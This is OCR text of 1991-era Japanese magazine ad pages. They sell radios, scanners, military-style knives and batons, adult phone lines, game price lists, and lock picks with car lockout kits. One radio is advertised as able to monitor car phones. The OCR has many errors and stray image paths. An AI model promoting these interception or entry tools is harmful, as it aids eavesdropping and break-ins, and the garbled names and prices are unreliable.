DT-630	30A ￥32,800 → ￥21,000
DT-630M	30A ￥37,800 → ￥24,000

(メーター付)
(通販でお買い上げのお客様は電源コード5mサービス)

ハンディ用アンテナ

★COMET	特価
CH-501X	￥3,400
CH-701X	￥4,700
★DIAMOND	
RH-900	￥5,100
RH-700	￥3,100
RH-770	￥4,600
★NATEC	
H-1000	￥2,800
★MALDON	
HG-600B	￥3,700

ハンディ用クリップベース

DIAMOND
MCR ￥4,000

MCR II ￥5,000
MCR II S ￥5,000

キャリングポシェット

CP-50 使用可能無線機
サイズ
H(175~100)
W(60~45)
D(40~35)mm



カラー：イエロー
ブルー
通販特価￥5,800

切り取り線

通信販売申込書

年月日

AB8号マチダ電気

お名前	電話番号	() -
住所	〒	
商品名	お支払い方法	現金・クレジット・代金引換便 (代引手数料￥500up./)
	クレジット回数	3・6・10・12・15 18・20・24・30・36

※クレジットを希望の方で未成年又は、学生の場合、保護者が申込者となります。

○消費税のこと


商品代金、送料の合計額に3%加算して下さい。

計算方法(商品代金+送料)×1.03
小数点以下切り捨て。端数切手可。

U.Sミリタリーショップ!

プロフェッショナル "レジェンドライト" (U.S.A)

3AA・単3アルカリ3本用 / NASAで使われている最新ライト。



スポットからフラットの調節可

ラバーがついて握り易い

ロック付
ブッシュ
ボタン

ボディは完全防水で
航空機用アルミ材


比類のない明るさで片手で操作できる。

全長21cm 備々￥3,300 〒500


2AA 単三アルカリ2本用 全長15.5cm 備々￥2,940 〒500

2AA 単三アルカリ2本用 全長15.5cm 備々￥2,700 〒500

カラー(ラバー部分のみ色分け) 黒・黄・ブルー・
グレー・オレンジ、マイクロスース 3AA 備々￥830、
2AA 備々￥730、2AA 備々￥730、千円各120、皮シ
替球2個入り 備々￥480 〒60。



アクドール アックス(スエーデン)
最高級のスエーデン鋼で作られ
世界中のプロが愛用しているもの。
柄とヘッド部は絶対に抜け
ない様に工夫されている。
全長70 備々￥7,500、中 全
長38 備々￥4,500、小 全長31
cm 備々￥3,750、半大1,000-
中・小700。



レザーマンツール (U.S.A)

米軍規格のサバイバルツール


シルバー 備々￥7,200 〒各500

黒 備々￥10,200 シース付

ミニ シルバー 備々￥8,100 シース別

ミニ 黒 備々￥8,880 シース付

シェタイナー
(西独)"スカウト"
6倍×30、距離
方位が測定可。
世界一の性能 ラ
バーナー付
備々￥64,600
〒700。



万年筆ナイフ
黒orカモフラージュ
備々￥1,700 〒170



ALCYON
(スペイン)
ハンドカフ
備々￥4,600
〒700


BUCK社(U.S.A)
110Fハンマー 備々￥5,500
112Uインジニア 備々￥6,000
皮ケース付。〒各700



メッシュサバイバルベスト 6P

エンジ、紺、シルバー、OD、ベージュ、黒、S・M・L。

備々￥5,550 〒700



エルサルバドルマッシュット
全長44cm 布シース 備々￥2,900 〒700

スイスアーミーウォッチスイスアーミーナイフ
100周年記念クオーツトリチウム発光。
ベゼルの色は赤or黒 備々￥19,600 〒700



ミロバコレーター
野外でおいしいコ
ーヒーを入れる。
2カップ 備々￥2,000
5カップ 備々￥2,240
7カップ 備々￥2,400
9カップ 備々￥2,640
〒各700 (U.S.A)



セキティナイフ(U.S.A)
ドロップノブにカッセ
ロック、侵入を防ぐ。
備々￥5,300 〒500

ご注文方法 (メモ用紙に品名、数量を明記の上、代金、送料、
消費税を添えてお申し込み下さい。)

●なるべく在庫の有無をご確認の上ご注文下さい。

●衣料品の場合、身長・体重も併記下さい。

●品切れの場合の代替希望があれば、第二・第三希望として併記下さい。

19910719

リストコンパス(国産・写真)

腕時計のベルトにつける。

大 直径25cm 備々￥1,125 〒各120

ミニ 直径24.5cm 備々￥1,125 〒各120



リスト温度計(国産)

腕時計のベルト用。

大 備々￥1,500

ミニ 備々￥1,125 〒各120

レジェンド"プロフェッショナルライト"

充電式のクラウト。クリップ式球使用。

単一アルカリ4本用 備々￥6,400 〒700

単二アルカリ4本用 備々￥6,900 〒700

単三アルカリ4本用 備々￥7,400 〒700

ハンドル部にゴムスリーブ付 (U.S.A)



カモベンセット
カモフラージュ柄のボールペンと
シャーペンのセット。
備々￥1,180 〒170

タスコ400Z
7倍×35 (国産)
カモフラージュ柄の
ズーム用。手ぶれ
がなく見やすい。
定価
￥24,000
〒700



タスコ180
8倍×21 (国産)
カモフラージュ
小型で薄
性軽量 (国産)
備々￥14,800
〒700



タスコ210ズーム
手のひらサイズのコ
ンパクトで7-15倍
ズーム、明るい鮮明。

カモフラージュ
黒 備々￥20,000
〒700

SWAGGER STICK(レプリカ) ROYAL AIR FORCE

がWWIIで使った仕込みSTICK。

全長67cmでプラス製のハンドルを抜くと50cmのスパイクが、かくされている。

ハンドルTOPにはRAFの刻印。小物が収納できる。備々￥6,800 〒700

三段伸縮警棒
大 全長40
縮長20cm

シルバー
備々￥3,400 〒700
小全長42 縮長17cm
黒 備々￥6,000 〒700



ランボーのオーナーにならないか!

スタローンの使用したランボーI・II・IIIをキャロルコ・クチャー社の承認下に、ライセンス生産した完全レプリカ品で、このナイフはスタローン自らが映画用にデサインし、1980年代で最も人気あるデザインの一つである。ENTERTAIN CUTLERYのプロデュース。

ランボーI 全長35.5 刃長20.5cm 定価￥28,000 備々￥16,800

ランボーII (写真) 全長39 刃長23cm 定価￥28,000 備々￥16,800

ランボーIII (写真) 全長41 刃長26.8cm 定価￥38,000 備々￥16,800

I-III皮シース付。I-IIハンドル内にサバイバルキット入り。〒各700。III=ブレードにGIL-HIBBENのサイン入り。

FIRST BLOOD PART II

大阪店 第二売場 OPEN!

ミリタリ用品を充実させます。

大阪店 7~8月の定休日

7月 17日(水)・24日(水)

8月 19~22日(月、火、水、木)



RANBO III

●全品消費税は別

大阪店 06-535-0094

OPEN 12:00~20:00 第三水曜定休


大阪・ミナミ・アメリカ村

インターナショナルマーケット内

大阪市西区南堀江1丁目1-18号

地下鉄御堂筋線 心斎橋出口より5分

" 四ツ橋線 四ツ橋駅より100歩



4月より宅配便送料変更になっています。

★大阪店・第二売場 OPENです。軍用品充実させます。

全国通販
Radio Spot
ラジオスポット

まずは電話でお問い合わせください。
☎ 03(3839)1622
送料当方負担
(一部商品を除く)



NEW

アイコム
デュアルバンドトランシーバー
IC-W2
定価￥62,800
ラジオスポット特価



アイコム
144MHzトランシーバー⁺
IC-2S
定価￥34,500
ラジオスポット特価



NEW

ケンウッド
144MHzトランシーバー⁺
TH-F27
定価￥39,800
ラジオスポット特価



NEW
ケンウッド
144MHzトランシーバー⁺
TH-K27
定価￥37,800
ラジオスポット特価



ケンウッド
144MHzトランシーバー⁺
TH-25G
定価￥33,800
ラジオスポット特価



ケンウッド
430MHzトランシーバー⁺
TH-45G
定価￥35,800
ラジオスポット特価



NEW
ケンウッド
430MHzトランシーバー⁺
TH-F47
定価￥41,800
ラジオスポット特価



NEW
ケンウッド
430MHzトランシーバー⁺
TH-K47
定価￥39,800
ラジオスポット特価



アイコム
50MHzトランシーバー⁺
IC-A6
定価￥19,800
ラジオスポット特価

優れもの



アイコム
レシーバー⁺
IC-R1
定価￥54,800
ラジオスポット特価



アイコム
430MHzトランシーバー⁺
IC-3S
定価￥36,800
ラジオスポット特価



アルインコ
144MHzトランシーバー⁺
DJ-160SX
定価￥37,800
ラジオスポット特価



アルインコ
430MHzトランシーバー⁺
DJ-460SX
定価￥39,800
ラジオスポット特価



アルインコ
デュアルトランシーバー⁺
DJ-560SX
定価￥64,800
ラジオスポット特価



アイコム
レシーバー⁺
IC-R100
定価￥84,800
ラジオスポット特価



アイコム
430MHzトランシーバー⁺
IC-3ST
定価￥42,800
ラジオスポット特価



エーオーアール
レシーバー⁺
AR3000
定価￥129,800
ラジオスポット特価



シンワ
レシーバー⁺
SROO1
定価￥74,800
ラジオスポット特価



キュビテル
50MHzトランシーバー⁺
50-H3
定価￥9,800
ラジオスポット特価

ラジオスポット特価で

 <p>●先進機能満載、1/2波同時受信のU/Uモード(サイド)機能</p>	<p>NEW ケンウッド トライバンダー TM-941 定価￥149,800 ラジオスポット特価</p>	<p>スタンダード トライバンダー C5600 定価￥99,800 ラジオスポット特価</p>	<p>●人気No.1 当店おすすめ品! ●2バンド完全独立 DTMF実装・フルデュアルダイレクト接続OK!!</p>
<p>NEW ケンウッド TH-77 定価￥62,800 ラジオスポット特価</p>	<p>ケンウッド モビルトランシーバー TM-241 定価￥57,800 ラジオスポット特価</p>	<p>ケンウッド モビルトランシーバー TM-441 定価￥59,800 ラジオスポット特価</p>	<p>NEW ケンウッド モビルトランシーバー C160 定価￥37,800 ラジオスポット特価</p>
<p>ケンウッド モビルトランシーバー C112 定価￥31,800 ラジオスポット特価</p>	<p>ケンウッド モビルトランシーバー C412 定価￥33,800 ラジオスポット特価</p>	<p>ケンウッド モビルトランシーバー C460 定価￥39,800 ラジオスポット特価</p>	<p>NEW ケンウッド モビルトランシーバー C520 定価￥61,800 ラジオスポット特価</p>

大集合!!

 <p>NEW コピテル ワイバンドトランシーバー MVT-7000 定価￥59,800 ラジオスポット特価</p>	 <p>ヤエス 144MHzトランシーバー FT-204 定価￥37,800 ラジオスポット特価</p>	 <p>ヤエス 430MHzトランシーバー FT-704 定価￥39,800 ラジオスポット特価</p>	 <p>ヤエス デュアルトランシーバー FT-728 定価￥62,800 ラジオスポット特価</p>
 <p>2台セットで さらにお得 コピテル トランシーバー 50-H7 定価￥19,800 ラジオスポット特価</p>	 <p>2台セットで さらにお得 コピテル トランシーバー MVT-5000 定価￥59,800 ラジオスポット特価</p>	 <p>2台セットで さらにお得 コピテル トランシーバー HP-100M-II 定価￥56,800 ラジオスポット特価</p>	 <p>2台セットで さらにお得 免許不要 ヤエス 特定小電力トランシーバー PCS-10 定価￥34,800 ラジオスポット特価</p>

通信販売のお申し込み方法

現金書留にて注文内容等のメモを同封の上お申し込みください。

銀行振込にて注文内容を電話またはFAXにて必ずご連絡ください。

(郵便先)住友銀行秋葉原支店(番)11307ラジオスポット

クレジットカードにて注文内容とお名前と会員番号等を電話またはFAXにてご連絡ください。


郵便振替:郵便局の振替用紙をご利用ください。通信欄に注文内容を記入ください。

(お電話番号)東京8-53527 (加入者)ラジオスポット

(口座番号)東京8-53527 (加入者)ラジオスポット

TEL 03-3839-1622 FAX 03-3839-1630

〒101 東京都千代田区外神田6-2-10 アイエフビルF 営業時間▶10:00~19:00(平日), 10:00~18:00(日・祝), 水曜日休休



大奉仕中

夏季休業のお知らせ: 8月11日(日)~8月14日(水)



ラインハウス

お電話待ってまーす。

**0990 33-6781
33-6782**

発信地: 下関

情報料: 6秒10円

電話 0832-45-7119

人のときは
電話の時間



いきなり?電話

part1

0990-33-2267

part2

0990-33-2268

part3

0990-31-2268

ソット
かけて…ネ



サンKクラブ

☎0489-89-6200

越谷市七左町4-38

情報料6秒10円別途通話料(越谷)

マダム専科

0990-310-881



0990-310-882

0990-310-883

ニューメディアシステム
埼玉県坂戸市中宮町47-6 6秒=10円
☎0492-82-0487 別途通話料(坂戸)



ミホちゃんの突撃取材

レポートパートII

クリエイティブインフォメーション
中野区新井1-10 ☎3319-6346
情報料6秒10円 別途通話料 川崎

0990-349-234

0990-349-345

0990-349-456

ダイヤル
Q₂サービス

♥ ラブ LOVE ボイス ♥

0990-312-280

0990-317-720

大人の世界を

0990-321-176

覗いてみたら

0990-317-730

0990-318-850

一度聞いてみてネ!



提供／プッシーキャット

安さダンゼン塚本無線



新製品が
いっぱい!!

最先端

SHINWA(全国代表代理店)
SC-905GV
¥85,900

SHINWA
SR001
¥74,800




まい

●特価商品も在庫多数あります。
全国どこからでも
クレジットOK!

各機種TCO完全・即時修理を行ないます。
その他いろいろ取扱えています。
TELにて、気軽にお問合せ下さい。

●電話が変りました。/
TEL <0592>45-5808
FAX <0592>45-0633



株式会社 塚本無線

通販専用 TEL. 0592 - 45 - 2538 AM11:00 ~ PM9:00
〒510-03 三重県安芸郡河芸町大字上野1955-2 毎週火曜日・第3曜日定休

飛ばし屋から行動派まで……ナテックハンディアンテナシリーズ

行動派

アンテナ
(MINI TOPシリーズ)



H50 ¥3,500
全長 7 cm
144/430/904MHz &
800/900/1200MHz受信
重量30 g

H60 ¥3,800
1200/430MHz &
800/900MHz受信
全長 7 cm
重量30 g

高感度

聞くだけ アンテナ (EAR TOPシリーズ)

R803 ¥4,200
300/800/900MHz
受信専用
全長19cm
重量30 g

R312 ¥4,600
エアーバンド/300MHz
受信専用 全長43cm

楽しさ満載

ワイドバンドアンテナ 144/430MHz & エアーバンド/150/300/
(MIDDLE TOPシリーズ) 420/450/800/900/1200MHz受信
全長22cm 重量30 g




H200 ¥3,500

H220 ¥3,800

H222 ¥4,300
短縮時11cm

飛ばし屋

ワイドバンドアンテナ 144/430MHz & エアーバンド/150/200/
(LONG TOPシリーズ) 300/420/450/800/900MHz受信



H300 ¥3,500

H330 ¥3,900

H333 ¥4,600
430MHz- $\frac{1}{2}\lambda$ (2.15dBi)、144MHz- $\frac{1}{4}\lambda$
430MHz- $\frac{1}{2}\lambda$ (2.15dBi)、144MHz- $\frac{1}{4}\lambda$ 短縮時13.5cm
全長38cm 重量40 g

欲ばり

アンテナ
(WIDE TOPシリーズ)
120~900MHz ロッド段数により各バ
ンドに対応 全長54cm 重量40 g



H100 ¥2,800
短縮時12.5cm

ナテックオリジナル
エレメント可倒機構

H100、H220、H222、H330、
H333、R803にて対応

株式会社 ナテック

〒356 埼玉県川越市砂978-14
TEL0492-47-1181代 FAX0492-47-1183

★★★★★ハッカーの最新システム★★★★★

- 登録型逆電 ●伝言ダイヤル付パーティー ●音質抜群

なんと、パーティーの出前だアー

0990-304-461 都内 **60秒10円**

元祖エンゼルパーティー

0990-305-445 都内 **45秒10円**

さくらじゃないのに不思議とすぐ出るワーショット

0990-305-441 静岡 **6秒10円**

ビジネスマンの最新兵器、おいかけ電話

0990-304-471 都内 **6秒10円**

(連絡番号8300#、8301#、8500#、8501#で、全国どこからでも)
(東京伝言ダイヤルにアクセスできます。)

ファミコン仲間集まれ!!

新品・中古ソフト・ハード

どこよりも

高く買います

安く売ります



これはほんの一例です。

FC	買取	販売	R-TYPE I	1,200円	2,580円	イースIII	2,400円	4,580円	GBR-TYPE	1,000円	2,280円
			R-TYPE II	800円	2,580円	CDRうる星やつら	1,800円	3,980円	GBアストロラビー	800円	1,980円
アーガス	250円	780円	アトクライブ	800円	2,380円	CDRうる星やつら(CD付)	2,000円	4,280円	GBアスシ君ワールド	500円	1,280円
アーケット	800円	2,480円	PCアトラソン	1,800円	3,980円	CDRウルトラボックスI	800円	2,480円	GBアーファーベース	600円	1,780円
アーバンチャンピオン	300円	980円	青いプリント	500円	2,480円	CDRウルトラボックスII	1,000円	2,580円	GBアメリカ横断ワルタクイズ	1,200円	2,580円
アイギーナの予言	300円	680円	アミックロボキッド	800円	2,480円	CDRウルトラボックスIII	1,200円	2,980円	GBあやかしの城	1,000円	1,880円
アイスクライマー	800円	1,980円	PCアーバーナーII	2,000円	4,280円	CDRヴァリスIII	1,800円	3,980円	GBアレイウェイ	500円	980円
アイドル八犬伝	600円	1,980円	PC暗黒伝説	600円	2,480円	ヴァリスII	1,600円	3,480円	GBアレサ	800円	1,980円
I LOVE ポートホール	1,200円	3,480円	1943改	1,500円	3,680円	CDRエグザエル	2,200円	4,280円	GB怒りの要塞	800円	1,980円
アウトランダーズ	500円	1,680円	イメージファイト	1,200円	3,980円	CDRエルディス	2,000円	3,980円	GB石田芳夫の芸芸バゲイズ	400円	1,980円
蒼狼と白き杜鹿	1,200円	3,980円	ユニシングショット	800円	2,480円	CDRODEO 808	1,800円	3,980円	GB石道	300円	1,280円
赤川次郎の幽霊列車	1,000円	3,280円	PCウェイクス	1,000円	2,980円	鏡の国のレジエンド	900円	1,980円	GBうおーず	500円	1,980円
アキラ	250円	780円	ウォルフード	800円	2,980円	カルメンサンデゴ追込	1,000円	2,980円	GBウルトラマン俱楽部	600円	1,580円
悪魔くん魔王の買	1,600円	3,280円	PCエアロラストアーズ	2,000円	4,280円	CDRガルフライTDF2	1,800円	4,980円	GBSDラブローハーロー	1,200円	2,580円
悪魔城スペシャル(アクション)	2,000円	4,280円	エイリアンクラッシュ	800円	2,680円				GBSD戦国伝説	800円	1,580円
悪魔城伝説	400円	1,980円							GBF-1スピリット	1,000円	2,180円
GG	買取	販売	MD	買取	販売	SFC	買取	販売	SFC	買取	販売
			MD I LOVEミッキー	1,400円	2,980円						
悪魔の招待状	400円	2,480円	GG ワッディポップ	1,000円	1,980円	MDアミックロボキッド	1,400円	3,980円			
アストロフリッピング	500円	1,980円	GGキネティックネオジョン	1,000円	1,980円	アフターバーナーII	1,600円	3,580円	SFCアクトレイヤー	1,800円	2,980円
アストロロボサ	300円	780円	GGギネティックネオジョン	1,000円	1,980円	アーファーバーナーII	1,600円	3,580円	SFCアクトレイヤー	1,800円	2,980円
アルチックール(ファミ)	300円	1,280円	GGギアスタジアム	1,000円	2,180円	アレックスキッド天空魔城	300円	780円	SFCウルトラマン	2,800円	5,280円
アタックアーマー学園	300円	980円	GGコラムス	800円	1,880円	MDアーラーフラッシュ	1,500円	3,580円	SFC SD・グレイバトル	2,800円	4,980円
アーテナ	300円	1,280円	GGサイキックワールド	1,000円	2,180円	AIシヨウオブチャイザ	2,400円	4,980円	SFC F-ZERO	3,500円	5,480円
アトランティスの謎	300円	580円	GG THEプロ野球91	800円	1,980円	E-SWAT	1,000円	2,980円	SFCグラディウスIII	3,000円	5,980円
アドベンチャーオブロ	600円	1,980円	GG 斬GEAR	800円	2,180円	MDインセクターX	800円	2,980円	SFCジンボ尾崎のホーリーフン	3,200円	5,980円
アドベンチャーオブロII	800円	2,480円	GG上海II	1,200円	2,480円	MDインベーダー'90	800円	2,980円	SFCスーパーマリオ4	3,800円	6,980円
アバッドックス	600円	1,980円	GG JUNCTION	800円	1,980円	MDウッパラッシュ	900円	2,980円	SFCグラディアソーン	3,000円	4,980円
暴れん坊天狗	1,200円	3,980円	GG G-LOC	1,000円	2,180円	ヴァーミリオン	500円	1,980円	SFC 逃がす	3,400円	6,580円
アフターバーナー	2,200円	3,680円	GGスーパーモナコGP	1,100円	1,980円	MDヴァリスIII	2,000円	4,980円	SFCバイロットワング	3,000円	5,980円
PC	買取	販売	CDR ²	買取	販売	GG	買取	販売			
あっぱれゲートボール	250円	780円	GG倉庫番	800円	2,180円	MDヴェリテスク	2,000円	4,280円	SFC BIG RUN	3,500円	5,480円
アーティストツール	500円	1,980円	CDRアベンジャー	1,500円	3,980円	MDウォルフード	1,000円	2,980円	SFC フィナルファンティ	3,500円	6,280円
アームドF	1,200円	2,980円	イースI-II	1,500円	3,980円	MDX-D·R	1,500円	3,980円	SFCボンバザル	2,000円	3,980円

申込み方法

販 売

- 現金書留で住所、氏名、電話番号、注文品を書いて代金と共にお送り下さい。7日以内必着、送料全国800円。
- 消費税は別途申し受けます。

買 取

- 右記の買取承諾書に記入し、身分証明書のコピーを同封しソフトといっしょに郵送下さい。
- 後日現金を送金致します。
- 買取商品にキズなどがある場合、査定価格が変わることもあります。※18歳未満及び高校生は連絡下さい。

中古ソフト ¥5,000 以上

中古ハード ¥8,000 以上

お買上の方に抽選で

スーパーファミコン を

プレゼント(20台)

抽選日 8月15日

〆切 8月10日

なお、発表は商品の発送をもってかえさせていただきます。

買取承諾書

氏名

(印)

住所

生年月日 M.T.S. 年 月 日

TEL. () -

〒492 愛知県稻沢市陸田栗林町77-3

☎0587-24-1888

通販営業時間 AM.11:00~PM.7:00まで 年中無休

有限
会社 ダイジュ

無線専門店

御希望の品、販売修理、特に無線に関しては測定機を取りそろえて修理販売に自信を持っています。一度御来店を!



DJ-160SX

TX 144~146MHz
RX AIR
TEL
ハーソナル

ソフトケース
サービス
価格はTELにてお問合せ下さい。



DJ-460SX

TX 430~440MHz
RX 360MHz 業務
400MHz 業務
TEL
ハーソナル

ソフトケース
サービス
価格はTELにてお問合せ下さい。



DJ-560SX

TX 144~146MHz
TX 430~440MHz
RX AIR
360MHz 業務
400MHz 業務
TEL ハーソナル

ソフトケース
サービス
価格はTELにてお問合せ下さい。



DJ-P1

ライセンスフリー
特定小電力型

価格はTELにてお問合せ下さい。

当社の取扱商品

- ※JSMRシステム
- ※パーソナル無線
- ※受信ブリアンプ
- ※簡易無線
- ※各種業務無線
- ※アマチュア無線
- ※各種アンテナ

●スカイポート代理店始めました。

CSアンテナ、CSコンバーター、CSチューナー等取り扱い開始。
カタログ御希望の方切手代350円送付下さい。

ローノイズ受信用

プリアンプ(特別調整品)

ノイズの中から信号が浮かび上がり聞える。(送信自動切替器)

周波数範囲 360MHz~450MHz
(調整周波数 380MHz)

NF 0.7db以下 利得20db以上
スルー回路内蔵 電源電圧12V
入力 MJ型 出力 MP型
(出力側ケーブル70cm付)

通販価格￥19,800

消費税含む

荷作り送料￥1,000

■価格はTELにてお問合せ下さい。

ドアースコープ付テレビモニターセット

ドアースコープ付テレビカメラ+4インチ偏平白黒ラウンド管使用モニターテレビ+ACアダプター。

特価￥29,800

(送料・税込)

延長コード別売 1m ￥80

ホームセキュリティテレビモニターカメラシステム、オートOFF機能付。オートゲイン、オートピーム10 lux。

社員募集

- サービスマン
- 営業
- 履歴書はお送り下さい。
- 無線に興味ある方

株式電子機器

〒721 広島県福山市引野町5-27-9

よい つうしんつうろう

TEL. 0849-41-2422(代)

営業時間 AM.9:00~PM.7:00

定休日* 土・日・祭日

●電子機器では、ABのバックナンバーも販売しております。

スペシャルのパーソナル無線機が安い! 買

誰でも自由に使える、免許のいらない無線機/これぞパーソナル無線機、新登場です。

☆特選品 得 情報テレホンサービス ☎(0569)23-7658 毎日お聞き下さい

SHINWA SC-905GV2
Super SFXII 7W/1280ch



スペシャル 特価 79,800円

SHINWA SC-905GV2
SFX/VIP III 7W/1600ch



スペシャル 特価 79,800円

SHINWA SC-905GV2
UFO/VIP IV 7W/3200ch



スペシャル 特価 79,800円

SHINWA SC-905GV2
UFO/TEL 7W/3200ch



自動車電話監聴可 特価 119,800円

FAIR MATE HP-100MII
WIDE 8~600/805~1300MHz



NEW 特価 39,800円

ICOM IC-R1
WIDE 2~905MHz



大好評 特価 46,800円

YUPITERU MVT-7000
WIDE 8~1300MHz



NEW 特価 47,800円

SHINWA SR-001
WIDE 25~999.995MHz



リモコン付 特価 44,800円

あなたのパーソナル無線機をグレードアップしてみませんか、激安価格で奉仕中!

SHINWA SC-905G/GB/GII SFX 1280ch 10,000円

SHINWA SC-905GIII CBR/RS 800ch 10,000円

SHINWA SC-905GV2 Super SFXII 1280ch 25,000円

SHINWA SC-905GV2 SFX/VIP III 1600ch 28,000円

SHINWA SC-905GV2 UFO/VIP IV 3200ch 28,000円

Panasonic PQ9/10 1280ch 5,000円

Panasonic PQ12/13 1280ch 25,000円

YAESU FYA-905A/915A 1280ch 5,000円

YAESU FYA-925 1280ch 20,000円

YAESU FYA-925A 1280ch 28,000円

通信販売でのお申込みは、☎ 0569-21-7675

Ⓐ代金引換配達 ⓒ現金支留払い ⓓ銀行振込払い ⓔクレジット払い

●振込先 知多信用金庫 乙川支店 普通No.208226 ロジック 新美英雄

●お電話でお申し込み下さい。頭金円 月々4,000円より、当日発送可

上記の価格には消費税、運賃は含まれていません。

〒475 愛知県半田市乙川薬師町2-8 Fax.0569-23-3219

Human Communication



●各種無線機・コードレステレホン・修理・改造承ります。詳しくはお問合せ下さい。

アルインコ製品特価販売。詳細TEL相談。

(オートパッチ・コントローラー)

ラジオフォンインターフェイス TA-210

・完全同時通話、片側交互通話両用
切換スイッチ付。

装置本体 標準価格￥65,000
DTMFマイク￥9,000込みを
特価￥42,000

あなたの無線機で電話がかけられる(着信もOK)
ツインバンドトランシーバーを使用すると簡単に無線機で通話可能

基地局(御家庭又は会社等)の無線機と電話回線の間に本装置(TA-210)を接続し、移動局(自動車)の無線機に接続されたマイクロホンのプッシュボタン(テンキー)により、電話をかけて通話することができます。電話回線通話用

特長★無線機等の改造の必要がありません。★同時通話ができます。(2つの周波数を同時に使用の場合、例144MHz、430MHz)★トーン回線(ピッシュ)、パルス回線(回転ダイヤル)どちらでも使用(PUSH/DIAL切換スイッチ)
★かかってきた電話を移動局で(自動車又はハンディトランシーバー)で受けることもできます。(着信応答機能)
★交互通話方式の場合(シンプレックス)音声制御回路の採用により会話の途切れがありません。(タイマー付VOX回路)ダイヤリング後の送受信切換操作はPTTスイッチのみで行えます。(送信要求機能)

★全てのコントロールが移動局から操作できます。
★パーソナル無線及び業務用簡易でも使用できます。(シンプレックスのみ)



●カタログをご請求下さい。

業務用MCA無線で使用可能。

(推薦機種) アルインコ ★ツインバンダー

アルインコ DJ-560SX DR-570SX/HX DR-592SX/HX
(DJ-560SX,C520を移動局として使用する場合、DTMFマイクは不要)

ケンウッド/TM 702 TH 77

アイコム/IC-2410 ICW2 マランツ/C-5600 C-520

- アマチュア無線トランシーバーがFMモードのものであれば、どの機種でも接続できます。
- A-20をご使用の方、TA-210と同じ性能に改良することができます。改造代金￥7,500

アルインコ
DR-570SX[◎]
定価￥99,700
特価電話相談



アルインコ
DR-592SX[◎]
定価￥99,800
特価電話相談



アルインコ
DJ-560SX
デュアルバンド
デイトランシーバー
署名系、
自動車電話受信可能
130～169.99MHz
360～379.99MHz
420～469.99MHz
870～889.99MHz
特価￥64,800



DR-570SX(2台)+TA-210+ハンドセット
=特価￥177,500
" +C-520+TA-210
=特価￥158,500
DR-570SX +DJ-562+TA-210
=超特価電話相談

誰にでもすぐに使用できる
簡単操作の無免許(防滴仕様)無線機

FTH-102
¥39,800
チャンネル

DJP1
¥37,800
9チャンネル

DJP2
¥39,800
トーンスケルチ機能付

アマチュア無線
モービルトランシーバー

144MHz	
800MHz/300MHz 受信OK	
10W	¥39,800
45W	¥42,800
430MHz	
800MHz/300MHz 受信OK	
10W	¥42,800
35W	¥46,800
144/430MHz	
800MHz/300MHz 受信OK	
10W	¥64,800
35W/45W	¥69,800

南部エンジニアリング

大阪市浪速区日本橋5丁目21-19
関口ビル1階 TEL.(06)643-0765 FAX.(06)633-7273

●地方の方でお求めが困難な場合は直接現金書留で申し込み下さい。

●書留で送金の際、電話番号を明記の上、お送り下さい。

TVでおなじみのここよいコールQ²

ツーショットダイヤル

大手テレクラとトッキング! ツーショットダイヤル



人妻と 女子大生と OLと

ドキドキWショットで恋人気分

それから先は、わ★か★ん★な★い!

0990-30-5541
0990-31-5541
0990-327-186
0990-300-837

当店はテレホンコンパニオンを使って
おりませんので待ち時間が少々かかり 提供
します。NTT Q2は有料です。

★H体験ダイヤル★

0990-325-072

★アダルトダイヤル★

0990-307-072

MADONNA

企画

なんてハイな浮遊空間なんだ
音が見える、映像が聞こえる!!



未知のマインド・スペース「つづきむ」

HEADLIGHTS

ヘッドライツ—— 税込価格 ¥19,800


遊び方は、とてもシンプル。HEADLIGHTSに、好きなCDやテープを接続するだけでスタンバイOK。あらゆるジャンルのMUSICの周波数＆ボリュームに感応して、LED光がレフト＆ライト、スロー＆アップテンポに無限のバイオ・パターンでフラッシュする。光の点滅が脳全体を快く刺激、ストレスを解消し、α波状態へと誘導する。

AVファン集合!!

①ソラリゼーション
エフェクタ
「V-88」

価格 ¥38,000

(税・送料込)



本製品は、IC使用の本格的な編集機です。

②モザイクエフェクタ「VM-88」

予約受付け開始!)

第1回受付け分 先着20台

締め切り: 次号発売日迄

納期: 8月末

価格

¥48,000

(税・送料込)

特上モデルのソラリ専用ビデオを3本

15,000円にて販売致します。

電話でのお問い合わせ、お申し込みは一切お受け致しません。お申し込みは、現金書留にて下記住所にお願い致します。

申し込み先 〒180 武藏野郵便局止 通信企画

ロックアウト(カギ開け)工具

鍵と錠のプロフェショナルを目指す方へ

ご注文方法・郵便又はFAXでご注文下さい。着払い便にて商品を送ります。



HPC ロックピック

¥ 35,000 (本革ケース入り)

●スペリオール32本セット
※HPC社ピッキングセット
はこの他に
60本セット (¥ 53,000)
100本セット (¥ 77,000)
もあります。




ペンシルピック

ペン型ピック
(ピックが6本、テンション付)


¥ 13,500

自動車用
ロックアウトセット(USA製)
(工具5種、マニュアル付) ¥ 13,500



GM用開錠治具セット

